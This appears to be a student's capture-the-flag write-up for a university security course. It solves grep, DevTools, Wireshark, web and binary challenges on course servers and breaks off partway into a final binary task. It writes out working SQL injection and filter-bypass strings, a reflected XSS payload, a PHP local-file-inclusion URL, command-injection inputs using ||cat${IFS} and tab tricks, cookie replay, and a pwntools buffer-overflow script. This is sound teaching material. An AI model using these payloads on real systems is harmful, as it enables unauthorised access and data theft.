

Section A: Warmup

A.1 Grep Food Delivery (2 Points)


To search all files in the grepmenu directory recursively, we can use the -r option.

Seeing that there is a match in dump147.txt, we can pipe the strings of dump147.txt into grep 'CS2107.*\$' to get the flag CS2107{ch1cken_piE_4_ten_d0llaRs}

```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/grepfooddelivery/grepmenu
$ grep -r 'CS2107' .
Binary file ./dump147.txt matches
imacellist@imacellist-VirtualBox:~/Desktop/Assignment2/grepfooddelivery/grepmenu
$ strings dump147.txt | grep -o 'CS2107.*$'
CS2107{ch1cken_piE_4_ten_d0llaRs}
imacellist@imacellist-VirtualBox:~/Desktop/Assignment2/grepfooddelivery/grepmenu
$
```

A.2 Observer (6 Points)

Using the Search tab in DevTools, we can search all the source files for the keyword 'flag'.



We find the flag split up into 4 parts inside index, scripts.js and styles.css forming CS2107{Y0U_4re_9Re47_1nSpEC70r_LwXrSYge5mdsY32L}.

Section B: Network

B.1 Babyshark (3 Points)

Using the Follow TCP Stream feature, we can follow a particular TCP conversation between 2 nodes. Right click on a TCP packet and select Follow -> TCP Stream to get the complete data.

The screenshot displays the Wireshark interface with the 'Follow TCP Stream' feature active. The packet list on the left shows a sequence of packets from 127.0.0.1 to 127.0.0.1. The packet details pane shows the selected packet (No. 56) with its IP, TCP, and application data. The packet data pane shows the raw data in hexadecimal and ASCII. The packet bytes pane shows the raw data in hexadecimal.

Packet 56: 56 bytes on wire (448 bits) captured on interface (eth0) from 127.0.0.1 to 127.0.0.1

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

Transmission Control Protocol, Src Port: 49687, Dst Port: 7777, Seq: 3196854, Len: 56

Application Data

CS2107{d0_u_m3aN_b@bySh4rk_0r_WiR3sH@RK}


We find the flag to be CS2107{d0_u_m3aN_b@bySh4rk_0r_WiR3sH@RK}.

B.2 Mamashark (7 Points)

Using Wireshark, we can search for cookies by filtering packets with [frame contains "Cookie"] and Follow TCP Stream.



We see there was a HTTP GET request to /wgdfghdft8vsdf with Cookie: cs2107=2b17381a06d8b65a54a075089e8c5b7



By going to <http://cs2107-ctfd-i.comp.nus.edu.sg:4001/wgdfghdft8vsdf> and inserting the cookie with document.cookie="cs2107=2b17381a06d8b65a54a075089e8c5b7", we find the flag to be CS2107{m4mA_sHArK_g1Ves_y0u_cReAM_f0r_c00KiEs}.

Section C: Web

C.1 Secret Games (18 Points)

To get past Level 1: Red Light, Green Light, SQL injection of [' OR 1=1;--] is enough. such that the effective SQL statement becomes SELECT * FROM USERS WHERE username = " OR 1=1; -- (comment out everything else) which is True for all.

Level Up!

CS2107{9r33N_I19h7_R3D_L19H7_C644XCDx7yq9qP93}

Log In

SELECT * FROM USERS WHERE username = '\$username' AND pass = '\$password';

Username:

' OR 1 = 1; --



Password:

Login

We get the first flag to be CS2107{9r33N_I19h7_R3D_L19H7_C644XCDx7yq9qP93}.

To access Level 2, we need to enter the SHA256 hash of the first flag which we can do with an online SHA256 Encrypter to get

462661539c32b29a6972e7b0e636c0ab81a50c0ffb0aa140c4b145fd18a4a196

Sha256(CS2107{9r33N_I19h7_R3D_L19H7_C644XCDx7yq9qP93}) = 462661539c32b29a6972e7b0e636c0ab81a50c0ffb0aa140c4b145fd18a4a196

For Level 2: Ppopgi, simple SQL injection no longer works as an error message 'SQL Injection detected' pops up whenever the input contains [OR]. To bypass this, using common tricks like [admin';--] worked.

Challenge Cleared!

CS2107{15_9IUc053_t45tY_54qkuxw2q5QJTP7W}

Super Secure Log In

SELECT * FROM USERS WHERE username = '\$username' AND pass = '\$password';

Username:

admin';--



Password:

Login

We get the second flag to be CS2107{15_9IUc053_t45tY_54qkuxw2q5QJTP7W} and the corresponding SHA256 hash

7e242f4a19819f873e8097b1f098be1a004d93f1eed6d02a05c0ba1432df8e3

For Level 3: Marbles Game, there seems to be SQL Injection detection for both OR and admin. To bypass this, we can simply use string concatenation like [a' || 'dmin';--] so admin is no longer detected.

Challenge Cleared!

CS2107{4R3_w3_47_7h3_3nd_qgkZFF5rTAG99mkq}

Super Secure Log In

"SELECT * FROM USERS WHERE username = '\$username' AND pass = '\$password';"

Username:

a' || 'dmin';--



Password:

Login


We finally get the final flag CS2107{4R3_w3_47_7h3_3nd_qgkZFF5rTAG99mkq}.

C.2 Bad Client Site (12 Points)

Inspecting the checker.html code, we see there is an input with id = "payload" with value set to our input.

```
td align="center">Your objective is to trigger the following JavaScript code: <pre>alert('gimmi flag  
td>  
<input type="text" size="70" id="payload" name="payload" value="">  
/td>
```

In order to trigger the JavaScript code: alert('gimmi flag pls'), we can perform a reflected XSS attack by setting value to ["]><script>alert('gimmi flag pls')</script><input type="text" size="70" value="complete dandling closing tag"]. This injects the alert script as well as completes the dandling "> closing tag from the initial input.



Bad Client Site


Your objective is to trigger the following JavaScript code:

```
alert('gimmi flag pls')
```

If you do not see a JavaScript alert dialog after submitting your payload, you are probably doing it **wrong!**

C.3 Secure Home (12 Points)


The task preamble tells us there is a file `flag.php` and that we can check it out using the URL parameter `f`. Trying `?f=flag.php`, we get this message




However, we might be able to get the source code by exploiting the local file inclusion vulnerability. `php://filter/convert.base64-encode/resource=` allows us to include the local file and encode the output as base64.

By going to

<http://cs2107-ctfd-i.comp.nus.edu.sg:4004/?f=php://filter/convert.base64-encode/resource=flag.php>, we get



And after decoding it,




We get the flag to be `CS2107{h1D3_m3_83773R_N3x7_71m3_aHMj5D5Pv233kMpK}`.

C.4 Favourite Tools (18 Points)

This seems to be a command line injection challenge.

However, characters after a space character seem to be cut off. We also have to find a way to send a valid command after the ping.

Looking around the internet, using the `||` operator allows us to send a second command when the first ping fails. Using `||ls`, we can list out the files that are accessible.



```
Ping  ||ls  Run
```

```
$ ping -c1 ||ls
```

```
ping: usage error: Destination address required
requirements.txt
service.py
templates
the_flag_is_in_here.txt
```

To bypass input filtering of the space character, we can use the alternative `${IFS}` which is a special shell variable with default value `<space><tab><newline>`. With this, we can `||cat${IFS}the_flag_is_in_here.txt` to get the flag `CS2107{runN1nG_C0MM4nD5_0N_53Rv3r_15_B4d_wNfenM3fQTna}`.



```
Ping  Run
```

```
$ ping -c1 ||cat${IFS}the_flag_is_in_here.txt
```

```
ping: usage error: Destination address required
CS2107{runN1nG_C0MM4nD5_0N_53Rv3r_15_B4d_wNfenM3fQTna}
```

We can also see the actual blacklist with `||cat${IFS}service.py`


```
url = url.split(";")[0]
url = url.split(" ")[0]
url = url.replace("~", "")
url = url.replace("*", "")

command += " " + url
```



Section D: Binary

D.1 BofSchool (7 Points)

Inspecting the stack and registers using `./bofschool`, we find that the return address is stored at `0x00007fffffffe320`, hence we will need 40 bytes of padding before we can override the return address.



```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/b...  
Stack  
0x00007fffffffd770|+0x00: 00 00 00 00 00 40 06 00  
0x00007fffffffe300|+0x08: 00 00 00 00 00 40 04 d0  
0x00007fffffffe308|+0x10: 00 00 7f ff ff ff e4 00  
0x00007fffffffe310|+0x18: 00 00 00 00 00 00 00 00  
0x00007fffffffe318|+0x20: 00 00 00 00 00 40 06 00  
0x00007fffffffe320|+0x28: 00 00 7f ff f7 a0 5b 97  
0x00007fffffffe328|+0x30: 00 00 00 00 00 00 00 01  
0x00007fffffffe330|+0x38: 00 00 7f ff ff ff e4 08  
0x00007fffffffe338|+0x40: 00 00 00 01 00 00 80 00  
0x00007fffffffe340|+0x48: 00 00 00 00 00 40 05 d9  
0x00007fffffffe348|+0x50: 00 00 00 00 00 00 00 00  
  
Registers  
rip: 0x0000000004005ed  
rsp: 0x00007fffffffe300  
rbp: 0x00007fffffffe320  
rdi: 0x00007fffffffe300  
rax: 0x0  
  
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/b...  
Stack  
0x00007fffffffd770|+0x00: 00 00 00 00 00 40 06 00  
0x00007fffffffe300|+0x08: 00 00 00 00 00 40 04 d0  
0x00007fffffffe308|+0x10: 00 00 7f ff ff ff e4 00  
0x00007fffffffe310|+0x18: 00 00 00 00 00 00 00 00  
0x00007fffffffe318|+0x20: 00 00 00 00 00 40 06 00  
0x00007fffffffe320|+0x28: Result  
0x00007fffffffe328|+0x30: Program exited safely.  
0x00007fffffffe330|+0x38: Try to hack me!  
0x00007fffffffe338|+0x40:  
0x00007fffffffe340|+0x48:  
0x00007fffffffe348|+0x50: 00 00 00 00 00 00 00 00  
  
Registers  
rip: 0x00007ffff7a05b97  
rsp: 0x00007fffffffe320  
rbp: 0x000055555555546c0  
rdi: 0x00007fffffffe300  
rax: 0x0000000000000000
```



```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/b...  
Stack  
0x00007fffffffd770|+0x00: 41 41 41 41 41 41 41 41  
0x00007fffffffe300|+0x08: 41 41 41 41 41 41 41 41  
0x00007fffffffe308|+0x10: 41 41 41 41 41 41 41 41  
0x00007fffffffe310|+0x18: 41 41 41 41 41 41 41 41  
0x00007fffffffe318|+0x20: 41 41 41 41 41 41 41 41  
0x00007fffffffe320|+0x28: Result  
0x00007fffffffe328|+0x30: Segmentation fault (core dumped)  
0x00007fffffffe330|+0x38: rip: 0x4141414141414141  
0x00007fffffffe338|+0x40:  
0x00007fffffffe340|+0x48:  
0x00007fffffffe348|+0x50: 00 00 00 00 00 00 00 00  
  
Registers  
rip: 0x4141414141414141  
rsp: 0x00007fffffffe320  
rbp: 0x4141414141414141  
rdi: 0x00007fffffffe300  
rax: 0x0000000000000000
```

From bof.c, we know we need to overwrite the return address with the address of win(), which can be found using gdb to print the address of win (0x401176)

```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/b...
imacellist@imacellist-VirtualBox:~/Desktop/Assignment2/bofschool$ gdb bof
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bof...
(No debugging symbols found in bof)
gdb-peda$ p &win
$1 = (<text variable, no debug info> *) 0x401176 <win>
gdb-peda$
```

The last step would just be to complete the payload with 40 bytes of padding and the new return address to get the flag CS2107{r34dy_2st4r7_my_b1n4ry_j0urn3y}


```
README.txt x solve.py x bof.c x
1 # pwntools is a very powerful library for doing exploitation
2 from pwn import *
3
4 # TODO: Update with actual values
5 HOST = "cs2107-ctfd-i.comp.nus.edu.sg"
6 PORT = 4006
7 BINARY = "./bof"
8
9 #p = process(BINARY) # use process instead of remote
10 p = remote(HOST, PORT) # to open a connection to the
11
12 # TODO: Fill in your payload
13 PADDING = b'A'*40
14 RETURN_ADDRESS = 0x401176
15 PAYLOAD = PADDING + p64(RETURN_ADDRESS) # p64 conver
16 p.sendline(PAYLOAD)
17
18 # earlier, the script helps us send/receive data to/from
19 # with interactive, we can directly interact with the s
20 p.interactive()
21
22 #gdb bof
23 #p &win 0x401176
24 #CS2107{r34dy_2st4r7_my_b1n4ry_j0urn3y}

imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/b...
imacellist@imacellist-VirtualBox:~/Desktop/Assignment2/bofschool$ python3 sol
py
[+] Opening connection to cs2107-ctfd-i.comp.nus.edu.sg on port 4006: Done
[*] Switching to interactive mode
CS2107{r34dy_2st4r7_my_b1n4ry_j0urn3y}
[*] Got EOF while reading in interactive
$
```

D.2 Sneak peek (20 Points)

Similar to both Favourite Tools (C4) and Bad Client Site (C2), we can end the grep command with ' and append another cat flag.txt command at the back with | or ;. To break up the filtered keyword flag we can just insert a ' to get f'lag which also closes the ending ' from the original grep command.

To bypass the whitespace filter, we can insert a substitute for whitespace. However, alternatives like <, {,}, \${IFS} also get blocked by the filter. Luckily, we can use \t in the shell as a tab character and pipe the string into sneakpeek to get the flag CS2107{g0nn4_7ry_wh1t3l15t_n3x7_71m3}.



```
sneakpeek@cow: ~
sneakpeek@cow:~$ printf ''|cat\tf'lag.txt'|sneakpeek

< Flag - Sneakpeek >
-----
  \      ^__^
   \      (oo)\_______
      (_____)\/        )\/\
         ||----w |
         ||     ||

Enter a pattern to match lines in flag:
Executing command: head -c 10 './flag.txt' | grep ''|cat\tf'lag.txt'
Here's your sneak peek:
CS2107{g0nn4_7ry_wh1t3l15t_n3x7_71m3}sneakpeek@cow:~$
```

D.3 Address Book (20 Points)


From addressbook.c, we see that we can only get the flag when we input 999 while the variable `is_premium_user` is not 0, so we need to find a way to overwrite `is_premium_user`.

```
Reading symbols from addressbook...
gdb-peda$ p &is_premium_user
$1 = (int *) 0x4040ac <is_premium_user>
gdb-peda$ p &contacts
$2 = (struct Contact (*)[20]) 0x4040c0 <contacts>
gdb-peda$ p &contacts[-1]
$3 = (struct Contact *) 0x404098
gdb-peda$
```

